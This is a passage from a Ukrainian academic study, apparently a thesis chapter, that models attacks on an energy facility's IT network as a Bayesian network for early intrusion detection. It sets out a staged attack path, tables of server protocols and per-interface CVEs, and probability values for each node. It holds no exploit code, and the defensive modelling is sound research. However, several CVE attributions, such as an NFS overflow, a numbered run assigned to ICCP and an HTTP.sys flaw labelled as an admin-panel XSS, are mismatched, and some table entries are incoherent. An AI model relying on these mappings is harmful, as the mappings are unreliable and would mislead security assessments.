Попри це, базові вимоги кібербезпеки диктують чітке правило: чим швидше буде ідентифіковано небезпеку, тим ефективнішою виявиться протидія. Зважаючи на це, першочергова увага має фокусуватися саме на початковій фазі, що гарантуватиме раннє розпізнавання кібервторгнення. Для побудови адекватної моделі атаки виникає потреба у ґрунтовному аналізі слабких місць на IT-хостах. Багаторічний досвід відбиття кіберзагроз свідчить про те, що першопричину програмних вразливостей у комп'ютерних мережах найчастіше слід шукати у протоколах передачі пакетів даних, а

також у мережевих утилітах, які підтримують комунікацію між окремими хостами (вузлами).

ІТ-мережа енергетичного об'єкта критичної інфраструктури характеризується варіативністю конфігурацій, що охоплюють набір спеціалізованих серверів та робочих станцій, причому взаємодія між хостами не є уніфікованою. У Таблиці 3.1 (авторська розробка) наведено перелік імовірних протоколів комунікації між різними типами серверів.

Важливим чинником при оцінюванні мережевої взаємодії є також програмні інтерфейси та інструментарій; зокрема, більшість серверів інтегруються через різноманітні специфічні API та механізми RCE. Під час побудови баєсової моделі кібератаки враховано, що основна частина серверного та клієнтського парку енергосистем функціонує під управлінням ОС Windows. У контексті раннього виявлення загроз найбільш імовірним є такий сценарій: початковим кроком стає проникнення в мережу шляхом подолання зовнішнього міжмережевого екрана. Далі злоумисник, здійснивши запит до DNS-сервера, компрометує Web Server, використовуючи вразливість CVE-2021-31166 для здобуття локального доступу. Оскільки Web Server має зв'язок із File Server через протокол NFS, злоумисник може спробувати модифікувати дані на файловому сховищі. Це можливо реалізувати принаймні двома шляхами: через експлуатацію вразливостей безпосередньо у сервісі NFS для отримання локальних прав або через використання некоректних налаштувань таблиці експорту NFS за допомогою інструментів на кшталт NFS Shell. Успішна модифікація файлів дозволяє впровадити троянський код у виконуваних бінарних об'єктах на File Server (або на одній із робочих станцій). Після цього атакуючий очікує ініціації шкідливого ПЗ користувачем Workstation, що запускає процес латерального руху для ескалації привілеїв (можливо, до рівня адміністратора) перед початком деструктивної фази.

Зважаючи на принцип пріоритетності раннього виявлення, критично важливо ідентифікувати загрозу до моменту її переходу до стадії латерального переміщення. Основна проблема полягає в адекватному моделюванні ситуації в умовах суттєвої

невизначеності. Як обґрунтовано в роботі [82], система захисту стикається з трьома категоріями невизначеності:

1) структурам атак притаманна внутрішня невід’ємна невизначеність, оскільки переважна більшість нападів не мають 100% гарантії успішної реалізації;

2) через обмеженість можливостей захисника щодо моніторингу потенційної активності зловмисника виникає невизначеність, зумовлена імовірністю хибнопозитивних та хибнонегативних спрацювань сенсорів систем виявлення вторгнень (IDS);

3) вибір стратегії зловмисником залишається невідомим, а отже, успішне завершення кібератаки не є детермінованим процесом;

Таблиця 3.1 – Протоколи комунікацій між серверами [4]

Сервер	WEB	DNS	ICCP	Application	Admin	FEP	FTP	Historian
WEB	—	UDP, TCP/HTTPS (DoH)	через проміжний застосунок	HTTP, HTTPS FastCGI	HTTP/HTTPS	HTTP protocols	NFS	HTTPS, OPC, Proprietary
DNS	UDP, TCP/HTTPS (DoH)	—	пряма комунікація неможлива	UDP, TCP/HTTPS (DoH)	пряма комунікація неможлива	UDP, TCP/HTTPS (DoH)	UDP, TCP/HTTPS (DoH)	пряма комунікація неможлива
ICCP	через проміжний застосунок	пряма комунікація неможлива	—	Gate OPC UA/TASE.2	TCP/IP connection	TASE.2	HTTPs	HTTPS (DoH), DNS over TLS (DoT) та DNSCrypt.
Application	HTTP, HTTPS	UDP, TCP/HTTPS (DoH)	Gate OPC UA/TASE.2	—	HTTP/HTTPS Proprietary, FTP	HTTPs	FTP FTPs	OPC DCOM
Admin	HTTP/HTTPS	пряма комунікація неможлива	TCP/IP connection	HTTP/HTTPS, Proprietary, FTP	—	FTP, SFTP, FTPS	пряма комунікація неможлива	FTP, SFTP, FTPS
FEP	via HTTP	UDP, TCP/HTTPS (DoH)	TASE.2	HTTPs	FTP, SFTP, FTPS SSL/TLS	—	TASE.2	FTP
FTP	NFS	UDP, TCP/HTTPS (DoH)	HTTPs	FTP, FTPs	FTP, SFTP, FTPS (FTP over SSL/TLS)	пряма комунікація неможлива	—	FTP
Historian	HTTPS, OPC, Proprietary	пряма комунікація неможлива	HTTPS (DoH), DNS over TLS (DoT) та DNSCrypt.	OPC, DCOM	FTP, SFTP, FTPS	пряма комунікація неможлива	FTP	—

Таблиця 3.2 – Програмні інтерфейси

Сервер	WEB Server	DNS Server	ICCP Server	Application Server	Admin Server	FEP Server	FTP Server	Historian Server
WEB Server	—	BIND rndc / DNS API – RCE (CVE-2020-8625)	ICCP Web Gateway (Java servlet) – RCE (CVE-2019-2725)	REST API / OPC UA over HTTP – DoS та auth bypass (CVE-2020-14496)	Web Admin Panel (PHP/ASP) – SQLi/RCE (CVE-2021-3129)	OPC UA HTTP Binding – stack overflow (CVE-2020-6988)	Web-based FTP Client – directory traversal (CVE-2021-2007)	Historian Web API – SQLi (CVE-2022-2003)
DNS Server	BIND/Nslookup Integration – RCE через malformed packet (CVE-2021-25215)	—	DNS SRV poisoning – ICCP connection redirection	DNS SRV injection – App Server misrouting (CVE-2018-5740)	DNS hijacking – Admin panel takeover	DNS SRV poisoning – FEP redirect	FTP hostname poisoning – MITM	Historian SRV poisoning – fake data source
ICCP Server	ICCP Web Gateway API – buffer overflow (CVE-2019-1821)	DNS misresolution – redirection attack	—	ICCP Data Exchange API – auth bypass (CVE-2019-1822)	ICCP Admin API – default creds (CVE-2019-1823)	ICCP FEP Link – integer overflow (CVE-2019-1824)	ICCP File Dump via FTP – directory traversal	ICCP-Historian Link API – DoS via malformed packet
Application Server	REST API – RCE (CVE-2020-26116)	DNS SRV poisoning – app API hijack	ICCP SDK Integration – RCE via crafted message	—	Vendor Admin API – auth bypass (CVE-2019-19300)	OPC UA / DCOM API – memory corruption (CVE-2017-12069)	FTP Config API – upload malicious config	Historian ODBC API – SQLi (CVE-2022-2384)

Продовження Таблиці 3.2

Сервер	WEB Server	DNS Server	ICCP Server	Application Server	Admin Server	FEP Server	FTP Server	Historian Server
Admin Server	Web Admin API – XSS/RCE (CVE-2021-31166)	DNS hijacking – admin misroute	ICCP Admin API – privilege escalation	Vendor Admin API – RCE (CVE-2020-25705)	—	Admin-to-FEP Config API – command injection	FTP Mgmt API – weak auth (CVE-2020-9273)	Historian Admin API – weak session tokens
FEP Server	OPC UA over HTTP API – buffer overflow (CVE-2020-6988)	DNS poisoning – endpoint redirection	ICCP FEP Link API – crafted packet DoS	OPC UA / DCOM API – RCE (CVE-2017-12069)	FEP Config API – privilege escalation	—	FTP for Logs – directory traversal	Historian Forwarder API – injection flaw
FTP Server	Web-based FTP API – auth bypass	DNS SRV poisoning – FTP redirect	FTP for Data Dump – RCE via crafted filename (CVE-2021-2007)	FTP Config API – malicious upload	FTP Mgmt API – password disclosure (CVE-2020-9273)	FTP for Logs – privilege escalation	—	FTP Data Push API – overwrite historian archives
Historian Server	Historian Web API – SQL injection (CVE-2022-2003)	DNS poisoning – fake historian endpoint	ICCP-Historian API – crafted packet DoS	Historian ODBC API – SQLi	Historian Admin API – RCE via upload	Historian Forwarder API – integer overflow	FTP Data Push API – corrupted archive injection	—

Апаратна модель баєсових мереж дозволяє формалізувати та закодувати всі три типи зазначеної невизначеності через емпіричне задання параметрів умовного розподілу, які, своєю чергою, можуть бути розраховані на основі метрик CVSS. Водночас механізм

уточнення параметрів апостеріорного розподілу реалізується за допомогою теореми Баєса, спираючись на актуальні дані, що надходять від засобів системи захисту.

Модель бассової мережі кібератаки на ІТ-інфраструктуру енергооб'єкта, розроблена із застосуванням програмного пакету GeNIe Academic Version, представлена на Рисунках 3.3 та 3.4. Запропонована модель забезпечує можливість дослідження динаміки багатоетапного нападу як імовірнісного каскаду, де результативність кожного подальшого кроку обумовлена успішністю попередніх дій зломисника.




Рисунок 3.3 – Загальна схема Бассової мережі




Рисунок 3.4 – Баєсова модель атаки на ІТ-мережу

Отже, розроблена баєсова модель дозволяє дослідити динаміку проходження багатоетапної атаки як імовірнісного каскаду, де успішність кожного наступного кроку прямо залежить від результату попереднього. Таким чином, вузли, що визначають вихідні передумови та джерело нападу, виділені блакитним кольором. Послідовність дій зломисника разом із проміжними станами компрометації позначена жовтим і рожевим кольорами, а критичні вразливості (CVE), що піддаються експлуатації, - червоним. Мережеві екрани, які виконують роль бар'єрів між сегментами, представлені сірим

кольором, тоді як засоби кінцевого контролю та моніторингу (антивірусне ПЗ та HIDS) – зеленим.

Окрему категорію формують спеціалізовані вузли-індикатори стану компрометації з префіксом «Intruder», позначені світло-зеленим кольором. Вони відіграють роль логічних перемикачів: стан «present» підтверджує активність зловмисника на етапі та активує відповідні ланцюги передумов і подальших дій; натомість стан «absent» блокує поширення ризику за конкретною гілкою, імітуючи відсутність загрози.

Модель враховує три засадничі вектори локалізації атаки, що задаються у вузлі `attack_loc`: зовнішній (Internet), внутрішньокорпоративний (Intranet) та безпосередньо з локального хоста (Local network). Такий підхід дозволяє оцінювати як зовнішні вторгнення, так і інсайдерські ризики або дії через уже скомпрометовані внутрішні системи, враховуючи реальні вразливості (CVE). Процес нападу формалізовано як послідовність фаз: подолання периметра, латеральний рух усередині інфраструктури та фінальна доставка й запуск шкідливого коду на кінцевій точці. Модель комплексно реконструює цей шлях, надаючи можливість оцінити рівень стійкості системи до подібних загроз.

Сама ж мережа з відповідним розподілом імовірностей складається з таких вузлів:

1. Початкові умови та доступ до мережі.

Node 1: `reach_Inet_wsVR`

- Тип: Передумова.
- Опис: Веб-сервер є доступним із зовнішньої мережі Інтернет.
- Аналіз: Тип архітектури мережі.
- Ймовірність: $P = 1.0$ (100%).

Node 2: `attack_loc` (прим. – локація атаки).

- Тип: Передумова.
- Опис: Три сценарії – з Інтернету, внутрішньої (Intranet) або локальної мережі.

- Ймовірність: $P = 0,85 + 0,10 + 0,05 = 1.0$ (100%).

Node 3: netAccess_WSvr

- Тип: Стан.
- Опис: Зловмисник отримав мережевий доступ до веб-сервера.
- Аналіз: Логічний наслідок перших двох вузлів.
- Ймовірність: Умовна. За умови, що Node 1 та Node 2 істинні, ймовірність становить $P = 0.99$ (99%).

Node 4: netSrv_httpxl

- Тип: Стан.
- Опис: Веб-сервіс успішно експлуатовано.
- Аналіз: Результат успішної атаки на вразливість.
- Ймовірність: Умовна. За наявності доступу (Node 3) та вразливості (Node 5), ймовірність становить $P = 0.95$ (95%).

Node 5: vul_httpd

- Тип: Вразливість.
- Опис: Наявність вразливості у веб-сервері Microsoft IIS.
- Аналіз: Ключова вразливість для початкового доступу до Windows-сервера.
 - Тип: CVE-2021-31166 (RCE in HTTP.sys).
 - Опис: Критична вразливість у стеку протоколу HTTP, яка дозволяє неавтентифікованому зловмиснику виконати код з правами ядра системи.
 - Показник: CVSS 3.1: 9.8 (Критичний).
- Ймовірність: Якщо система не оновлена, її наявність становить $P = 0.6$ (60%). Якщо сканер підтвердив її наявність, ймовірність $P = 1.0$ (100%).

2. Системи виявлення на веб-сервері (WS)

Node 6: INTRUDER_WS (прим. – додатковий вузол фактору атаки для коректного задання логіки для відпрацювання моделі).

- Тип: Сповіщення.
- Опис: Система аналізу та сповіщень на веб-сервері згенерувала сигнал.
- Аналіз: Реакція системи захисту на експлуатацію (Node 4).
- Ймовірність: Умовна. Якщо Node 4 істинний, ймовірність сигналу становить $P = 0.90$ (90%).

Node 7: HDS_WS

- Тип: Засіб контролю.
- Опис: Host-based Detection System (HDS) на веб-сервері активна.
- Аналіз: Базова умова наявності захисту на хості.
- Ймовірність: $P = 0.98$ (98%).

Node 8: NDS_httpd

- Тип: Засіб контролю.
- Опис: Network-based Detection System (NDS) активна та моніторить HTTP-трафік.
- Аналіз: Базова умова наявності мережевого захисту.
- Ймовірність: $P = 0.99$ (99%).

3. Компрометація WS та перехід до файлового сервера (FS)

Node 9: execCode_WSvr

- Тип: Дія/Стан.
- Опис: Довільний код успішно виконано на веб-сервері.
- Аналіз: Прямий наслідок успішної експлуатації (Node 4).
- Ймовірність: Умовна. Якщо Node 4 істинний, ймовірність становить $P = 0.99$ (99%).

Node 10: reach_WS_FS

- Тип: Стан.
- Опис: З веб-сервера існує мережевий шлях до файлового сервера.
- Аналіз: Залежить від правил мережевої взаємодії та успішного зламу WS (Node 9).
- Ймовірність: Умовна. Якщо Node 9 істинний, ймовірність становить $P = 0.90$ (90%).

Node 11: netAccess_FS

- Тип: Стан.
- Опис: Зловмисник отримав мережевий доступ до файлового сервера.
- Аналіз: Цей доступ отримується як наслідок повного контролю над WS, так і через бічне переміщення.
 - CVE-2021-26855 (ProxyLogon).
 - Опис: Вразливість типу SSRF у Microsoft Exchange, що дозволяє змусити скомпрометований сервер надсилати запити до внутрішніх ресурсів, наприклад, до файлового сервера.
 - Показник: CVSS 3.1: 9.8 (Критичний).
- Ймовірність: Умовна. Якщо Node 9 та Node 10 істинні, ймовірність становить $P = 1.0$ (100%).

Node 12: vul_mountd

- Тип: Вразливість.
- Опис: Наявність вразливості у службі NFS, що працює на сервері.
- Аналіз: Вектор атаки на файловий сервер, актуальний для Windows Server з роллю "Server for NFS".
 - Приклад: CVE-2023-24998 (NFS mountd Buffer Overflow).
 - Показник: CVSS 3.1: 7.5 (Високий).

- Ймовірність: Якщо роль NFS встановлена і не оновлена, ймовірність становить $P = 0.5$ (50%).

Node 13: INTRUDER_FS (*прим. – додатковий вузол фактору атаки для коректного задання логіки для відпрацювання моделі*).

- Тип: Сповіщення.
- Опис: Сигнал від системи аналізу на файловому сервері.
- Аналіз: Реакція на підозрілий доступ до FS.
- Ймовірність: Умовна. Якщо Node 11 істинний, ймовірність становить $P = 0.80$ (80%).

Node 14: IDS_mountd

- Тип: Сповіщення.
- Опис: IDS виявила атаку на сервіс mountd (Демон mountd – це віддалений виклик процедур (RPC), який відповідає на запит клієнта про монтування файлової системи. Демон mountd визначає, які файлові системи доступні, читаючи файл /etc/xtab).
- Аналіз: Реакція на спробу експлуатації вразливості NFS.
- Ймовірність: Умовна. Якщо Node 11 та Node 12 істинні, ймовірність $P = 0.95$ (95%).

Node 15: netServ_mountd

- Тип: Стан.
- Опис: Сервіс mountd успішно проєксплуатовано.
- Аналіз: Результат атаки на вразливість NFS.
- Ймовірність: Умовна. Якщо Node 11 та Node 12 істинні, ймовірність $P = 0.90$ (90%).

Node 16: execCode_FS

- Тип: Дія/Стан.
- Опис: Код успішно виконано на файловому сервері.

- Аналіз: Цей вузол представляє успішну компрометацію FS, яка могла відбутись не тільки через NFS, а й через альтернативні вектори, наприклад, SMB.
 - CVE: MS17-010 (EternalBlue).
 - Опис: Критична вразливість у протоколі SMBv1, що дозволяє віддалене виконання коду.
 - Показник: CVSS 3.0: 8.1 (Високий).
- Ймовірність: Умовна. Якщо Node 15 істинний (або інший вектор атаки успішний), ймовірність становить $P = 0.99$ (99%).

Node 17: canAccessFile_FS

- Тип: Стан.
- Опис: Зловмисник може отримати доступ до файлів на файловому сервері.
- Аналіз: Наслідок виконання коду на FS (Node 16).
- Ймовірність: Умовна. Якщо Node 16 істинний, ймовірність $P = 0.98$ (98%).

4. Атака через NFS та її наслідки

Node 18: nfsEpt_FS_WS

- Тип: Дія.
- Опис: NFS-експорт з файлового сервера використано для атаки на робочу станцію.
- Аналіз: Залежить від контролю над WS (Node 9).
- Ймовірність: Умовна. Якщо Node 9 істинний, ймовірність $P = 0.70$ (70%).

Node 19: reach_WS_FS_nfs

- Тип: Стан.
- Опис: Встановлено зв'язок між WS та FS через NFS.
- Аналіз: Наслідок Node 18.
- Ймовірність: Умовна. Якщо Node 18 істинний, ймовірність $P = 1.0$ (100%).

Node 20: INTRUDER_nfsShell (прим. – додатковий вузол фактору атаки для коректного задання логіки для відпрацювання моделі).

- Тип: Сповіщення.
- Опис: Сигнал про підозрілу активність в NFS-shell.
- Аналіз: Реакція на успішну NFS-атаку (Node 22).
- Ймовірність: Умовна. Якщо Node 22 істинний, ймовірність $P = 0.85$ (85%).

Node 21: IDS_nfsShell

- Тип: Сповіщення.
- Опис: IDS виявила підозрілі команди в NFS-з'єднанні.
- Аналіз: Реакція на успішну NFS-атаку (Node 22).
- Ймовірність: Умовна. Якщо Node 22 істинний, ймовірність $P = 0.90$ (90%).

Node 22: nfsAttack_Accomplish

- Тип: Стан.
- Опис: Атака через NFS успішно завершена.
- Аналіз: Залежить від зв'язку через NFS (Node 19).
- Ймовірність: Умовна. Якщо Node 19 істинний, ймовірність $P = 0.80$ (80%).

Node 23: localFile_Modification

- Тип: Дія.
- Опис: Локальний файл на сервері було змінено.
- Аналіз: Часто стає можливим після локального підвищення привілеїв (LPE).
 - CVE-2021-34527 (PrintNightmare).
 - Опис: Вразливість у службі диспетчера друку Windows, що дозволяє підвищити привілеї до рівня SYSTEM.
 - Показник: CVSS 3.0: 8.8 (Високий).
- Ймовірність: Умовна. Якщо Node 16 істинний, ймовірність $P = 0.90$ (90%).

Node 24: accessFile_FS

- Тип: Дія.
- Опис: Отримано доступ до файлів на файловому сервері.
- Аналіз: Відбувається, якщо успішна або NFS-атака, або зміна файлу.
- Ймовірність: Умовна (логічне "АБО"). Якщо Node 22 АБО Node 23 істинний,

ймовірність $P = 1.0$ (100%).

Node 25: nfsMounted_WS_FS

- Тип: Передумова.
- Опис: Файлова система з FS примонтована до робочої станції.
- Аналіз: Факт конфігурації системи.
- Ймовірність: $P = 0.90$ (90%).

5. Фінальна компрометація робочої станції (Workstation)

Node 26: accessFile_workstation

- Тип: Дія.
- Опис: Отримано доступ до файлів на робочій станції.
- Аналіз: Потребує доступу до FS (Node 24) та факту монтування (Node 25).
- Ймовірність: Умовна (логічне "І"). Якщо Node 24 ТА Node 25 істинні,

ймовірність $P = 1.0$ (100%).

Node 27: trojanHorse_installed

- Тип: Стан.
- Опис: Троянську програму встановлено на робочу станцію.
- Аналіз: Відбувається через клієнтську вразливість, коли користувач

відкриває шкідливий документ.

- CVE-2022-30190 (Follina).
- Опис: Вразливість у Microsoft Support Diagnostic Tool (MSDT), що дозволяє виконати код при відкритті документу Office.
- Показник: CVSS 3.1: 7.8 (Високий).

- Ймовірність: Умовна. Якщо Node 26 істинний, ймовірність $P = 0.85$ (85%).

Node 28: anti_Malware_HIDS1

- Тип: Засіб контролю.
- Опис: Антивірус/HIDS №1 на робочій станції.
- Аналіз: Базова умова захисту.
- Ймовірність: $P = 0.99$ (99%).

Node 29: execCode_workstation

- Тип: Дія/Стан.
- Опис: Код трояна виконано на робочій станції.
- Аналіз: Успішне виконання потребує обходу захисних механізмів, як-от

UAC.

- CVE-2022-21882 (Win32k UAC Bypass).
- Опис: Вразливість підвищення привілеїв, що дозволяє обійти User Account Control (UAC) і виконати код без попередження.
- Показник: CVSS 3.1: 7.8 (Високий).

- Ймовірність: Умовна. Якщо Node 27 істинний, а Node 28 хибний (не спрацював), ймовірність $P = 0.99$.

Node 30: TripWire

- Тип: Засіб контролю.
- Опис: Система контролю цілісності файлів.
- Аналіз: Базова умова захисту.
- Ймовірність: $P = 0.95$ (95%).

Node 31: INTRUDER_trojanHorse_Exec (прим. – додатковий вузол фактору атаки для коректного задання логіки для відпрацювання моделі).

- Тип: Сповіщення.
- Опис: Сигнал про створення/зміну файлу трояна.

- Аналіз: Реакція Tripwire (Node 30) на доступ до файлів (Node 26).
- Ймовірність: Умовна. Якщо Node 26 та Node 30 істинні, ймовірність $P = 0.98$ (98%).

Node 32: fileExec_Event_Alert

- Тип: Сповіщення.
- Опис: Фінальний комплексний сигнал про виконання файлу.
- Аналіз: Залежить від спрацювання інших систем.
- Ймовірність: Умовна (логічне "АБО"). Якщо Node 31 АБО Node 33 істинний, ймовірність $P = 0.99$ (99%).

Node 33: anti_Malware_HIDS2

- Тип: Засіб контролю.
- Опис: Антивірус/HIDS №2 на робочій станції.
- Аналіз: Базова умова захисту.
- Ймовірність: $P = 0.99$ (99%).

Саме ж формування апіорних ймовірностей (враховуючи показники оцінки CVSS) відбувається наступним чином:

Таблиця 3.1 – Моделювання ризиків кіберзагроз

Назва CVE_1	False		True	
Назва CVE_2	False	True	False	True
False	0	1 -CVSS 2/10	0	CVSS_2/10
True	1 -CVSS 1/10	0	CVSS_1/10	1

У результаті для проведення оцінки системної стійкості було змодельовано та опрацьовано чотири засадничі сценарії.

1) Штатний режим роботи мережі

